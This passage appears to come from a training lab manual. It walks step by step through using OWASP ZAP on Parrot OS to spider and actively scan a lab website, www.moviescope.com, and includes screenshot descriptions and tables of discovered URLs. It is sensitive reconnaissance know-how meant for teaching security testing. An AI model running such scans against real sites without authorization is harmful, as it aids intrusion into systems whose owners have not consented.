
5. In the **Terminal** window, type **zaproxy** and press **Enter** to launch OWASP ZAP.



6. The **OWASP ZAP** initializing window appears; wait for it to complete.

7. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.

Note: If a **Manage Add-ons** window appears, click the **Close** button.



8. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.

A screenshot of the OWASP ZAP 2.11.0 application window. The title bar reads "OWASP ZAP - OWASP ZAP 2.11.0 (as superuser)". The menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Online, Help. The toolbar has icons for Standard Mode, Sites (+), Contexts, Default Context, and Sites. The left sidebar shows "Sites" selected, with "Contexts" expanded to show "Default Context". The main content area features a large "Welcome to OWASP ZAP" heading, a subtext about ZAP being an easy-to-use penetration testing tool, and three buttons: "Automated Scan" (blue lightning bolt icon), "Manual Explore" (green target icon), and "Learn More" (blue question mark icon). A tooltip "Run an automated scan against your application" points to the "Automated Scan" button. Below the main area are tabs for History, Search, Alerts, and Output, along with a "Filter: OFF" button. The bottom navigation bar includes "Alerts", "Primary Proxy: localhost:8080", "Current Scans", and "Menu", "zaproxy - Parrot Term".

9. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, [www.moviescope.com](http://www.moviescope.com)). Leave the other settings to default and click the **Attack** button.

10. **OWASP ZAP** starts scanning the target website. You can observe various URLs under the **Spider** tab.

The screenshot shows the OWASP ZAP 2.11.0 interface in Standard Mode. The main window displays the "Automated Scan" screen, which includes fields for the URL to attack (http://www.moviescope.com), options for traditional and ajax spiders, and an "Attack" button. The progress bar indicates an active scan. Below this, the "Spider" tab is selected, showing a table of processed URLs and their methods. The bottom status bar shows alerts, proxy information, and various tool icons.

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites +

Contexts Default Context

Sites

Quick Start Request Response +

# Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com Select...

Use traditional spider:

Use ajax spider:  with Firefox Headless

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered ...

History Search Alerts Output Spider Active Scan +

New Sc... Progress: 0: http://www.moviescope.com ||| Current Scans: 0 URLs Found: 37 Nodes Added: 17 Export

URLs Added Nodes Messages

Processed	Method	URI	Flags
Red	GET	http://www.moviescope.com/index.html	Out of Scope
Red	GET	http://www.gnu.org/licenses/gpl-2.0.html	Out of Scope
Red	GET	http://modernizr.com/download/	Out of Scope
Red	GET	http://www.google.com/jsapi?key=AlzaSyCZfHR...	Out of Scope
Green	POST	http://www.moviescope.com/	

Alerts 2 1 4 1 Primary Proxy: localhost:8080 Current Scans 0 0 0 1 0 0 0 0 0 0 0 0

Menu zaproxy - Parrot Termi... OWASP ZAP - OWASP ...

11. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.

The screenshot shows the OWASP ZAP 2.11.0 interface in Standard Mode. The main title bar reads "OWASP ZAP - OWASP ZAP 2.11.0 (as superuser)". The menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Online, and Help. The toolbar contains various icons for file operations like Open, Save, Print, and a search bar. On the left, a sidebar shows "Sites" selected, with "Contexts" expanded to show "Default Context". The main content area is titled "Automated Scan" with a lightning bolt icon. It instructs the user to enter a URL to attack and provides a "Select..." button. A note cautions users to only attack applications they have permission to test. Below this, the "Active Scan" tab is active, showing "New Scan Progress: 0: http://www.moviescope.com". The bottom status bar displays "Alerts 2 1 4 1 Primary Proxy: localhost:8080" and "Current Scans 0 0 0 0 0 0 0 0".

OWASP ZAP - OWASP ZAP 2.11.0 (as superuser)

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites +

Quick Start Request Response +

# Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack:  Select...

Use traditional spider:

History Search Alerts Output Spider Active Scan +

New Scan Progress: 0: http://www.moviescope.com

Sent Messages Filtered Messages


Id	Req. Timestamp	Resp. Timestamp	Met...	URL	C...	Reason	...	Size	Resp. H...	Size	Resp. ...
331	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes		4,431 bytes	
332	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes		4,431 bytes	
333	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes		4,431 bytes	
334	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes		4,431 bytes	
335	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes		4,431 bytes	
336	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes		4,431 bytes	
337	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes		4,431 bytes	
338	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes		4,431 bytes	
339	4/19/22, 2:20:...	4/19/22, 2:20:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes		4,431 bytes	

Alerts 2 1 4 1 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

Menu zaproxy - Parrot Term... OWASP ZAP - OWASP ...

12. After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.



13. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.

14. The **URLs** tab contains various links for hidden content and functionality associated with the target website ([www.moviescope.com](http://www.moviescope.com)).

The screenshot shows the OWASP ZAP interface in Standard Mode. The main title bar reads "OWASP ZAP - OWASP ZAP 2.11.0 (as superuser)". The menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Online, Help. The toolbar below has icons for various functions like Site Scan, Report, and Tools. On the left, a sidebar shows "Sites" and "Contexts" (Default Context). The central panel is titled "Automated Scan". It contains a note: "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." Another note says: "Please be aware that you should only attack applications that you have been specifically been given permission to test." Below these are fields for "URL to attack" (http://www.moviescope.com) and "Use traditional spider" (checked). The "Spider" tab is selected, showing a table of results:

Processed	Method	URI	Flags
Green	GET	http://www.moviescope.com	Seed
Green	GET	http://www.moviescope.com/robots.txt	Seed
Green	GET	http://www.moviescope.com/sitemap.xml	Seed
Green	GET	http://www.moviescope.com/	
Red	GET	http://fonts.googleapis.com/css?family=PT+Sans	Out of Scope
Green	GET	http://www.moviescope.com/css/common.css	
Green	GET	http://www.moviescope.com/css/grid.css	
Green	GET	http://www.moviescope.com/css/style.css	
Green	GET	http://www.moviescope.com/css/style-responsive.css	

At the bottom, there are tabs for Alerts, Output, and Active Scan. The Alerts tab shows 2 critical, 1 major, 4 minor, and 1 info. The Output tab shows "Current Scans: 0 URLs Found: 37 Nodes Added: 17". The Active Scan tab shows 0 errors, 0 warnings, 0 info, 0 alerts, 0 critical, and 0 major.

15. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.

Note: In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.

Process ID	Req. Time	Method	URL	Status	Reason	Size	Response	Highest Risk	Tags
1	4/19/22, 2:1...	GET	http://www.moviescope.com/cs...	200	OK	247 bytes	8,924 bytes	Low	Comment
2	4/19/22, 2:1...	GET	http://www.moviescope.com/cs...	200	OK	248 bytes	10,357 bytes	Low	Comment
3	No...	GET	http://www.moviescope.com/im...	200	OK	250 bytes	894 bytes	Low	
4	No...	GET	http://www.moviescope.com/im...	200	OK	248 bytes	4,477 bytes	Low	
5	No...	GET	http://www.moviescope.com/im...	200	OK	248 bytes	6,162 bytes	Low	
6	No...	GET	http://www.moviescope.com/im...	200	OK	249 bytes	11,595 bytes	Low	
7	No...	GET	http://www.moviescope.com/im...	200	OK	249 bytes	15,900 bytes	Low	
8	4/19/22, 2:1...	GET	http://www.moviescope.com/cs...	200	OK	248 bytes	48,990 bytes	Low	Comment
9	4/19/22, 2:1...	GET	http://www.moviescope.com/is/...	200	OK	261 bytes	8,455 bytes	Low	Comment

16. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.

17. Close all open windows and document all acquired information.

